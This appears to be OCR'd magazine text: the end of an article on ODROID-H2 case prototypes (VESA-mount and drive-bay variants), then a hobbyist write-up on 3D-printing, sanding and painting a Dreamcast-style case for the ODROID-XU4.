


Figure 12 – Design prototype for ODROID-H2 case




Figure 13 – Design prototype for ODROID-H2 case

Type-II

You may want to attach your ODROID to the back of a display device in order to make your table tidy. The Type-II is one that can be installed by a VESA mount bracket to the bottom of it and hang up to your monitor or TV. By default, a 90mm fan grill is included in the package instead of adding air holes to the top panel. We are expecting to run it with a passive heatsink only, but if you like to blow out the hot air for your confidence, you can put a 90mm regular PC fan and cover with the grill by yourself.




Figure 14 – Design prototype for ODROID-H2 case




Figure 15 – Design prototype for ODROID-H2 case




Figure 16 – Design prototype for ODROID-H2 case




Figure 17 – Design prototype for ODROID-H2 case

Type-III

The ODROID-H2 has an NVMe slot on the bottom and can run as a primary storage, but you may also need more storage. The Type-III case would be good choice if you only require running one or two 2.5″ drive. Both Type-III and Type-IV have plenty of space for drives.




Figure 18 – Design prototype for ODROID-H2 case




Figure 19 – Design prototype for ODROID-H2 case

Type-IV

If you are not happy with a Type-III case, since you cannot attach a 3.5″ drive, you can consider the Type-IV case. The basic function and design is very similar to the Type-III, but the lower space is extended large enough to mount a 3.5″ drive. There is a piece of a partition that can hold your drives, and by moving it, you can mount two 2.5″ drives or one 3.5″ drive. Unfortunately, it is not able to mount two different size of drives at the same time because of its architecture.




Figure 20 – Design prototype for ODROID-H2 case




Figure 21 – Design prototype for ODROID-H2 case




Figure 22 – Design prototype for ODROID-H2 case




Figure 23 – Design prototype for ODROID-H2 case




Figure 24 – Design prototype for ODROID-H2 case

For comments, questions, and suggestions, please visit the original post at https://forum.odroid.com/viewtopic.php?f=29&t=32536.

Mini ODROID-XU4 [illegible]

Mini ODROID-XU4 Dreamcast

November 1, 2018 By @8BitFlashback Gaming, ODROID-XU4

This is a Dreamcast case designed for the ODROID-XU4 single board computer which can play DC games very well. This is designed as a snap-together case but some fine trimming may be needed, to snap together properly. Case dimensions should be already pre-saved at 4.25″x4.25″. it will have to be printed at these dimensions in order for the ODROID-XU4 to fit properly.




Figure 1 – Printing process

Print Settings

- Printer Brand: XYZprinting
- Printer: da Vinci 1.0 Pro 3in1
- Rafts: Yes
- Supports: Yes
- Resolution: 1mm
- Infill: 30%
- Filament: generic abs white

I added supports and rafts were used where needed, printing in 1mm layers.




Figure 2 – Printing process




Figure 3 – Printing process




Figure 4 – Printing process




Figure 5 – Printing process




Figure 6 – Printing process




Figure 7 – Printing process




Figure 8 – Printing process

Post-Printing

Some extra work was required to achieve realism. I used an exacto knife and small putty knife to remove supports & rafts, then sanded all parts with 120 grit. I fit all electronics inside case some drilling and trimming required, then removed electronics. I used 2 coats of filler primer to fill imperfections then wet sanded 1st coat with 360 grit and 2nd coat with 600 grit. Then then painted with matte white and matte gray, and applied a matte clear coat.




Figure 9 – I did detail paint for controller ports and buttons




Figure 10 – I applied decals for logos and used Avery clear shipping labels




Figure 11 – The power button




Figure 12 – We had to drill a small hole through power button stem so we could secure with a paperclip




Figure 13 – We had to drill a small hole through power button stem so we could secure with a paperclip




Figure 14 – We had to drill a small hole through power button stem so we could secure with a paperclip




Figure 15 – We used the spray paints shown




Figure 16 – We used the spray paints shown




Figure 17 – The controller ports were glued in place after all the painting was completed




Figure 18 – The controller ports were glued in place after all the painting was completed




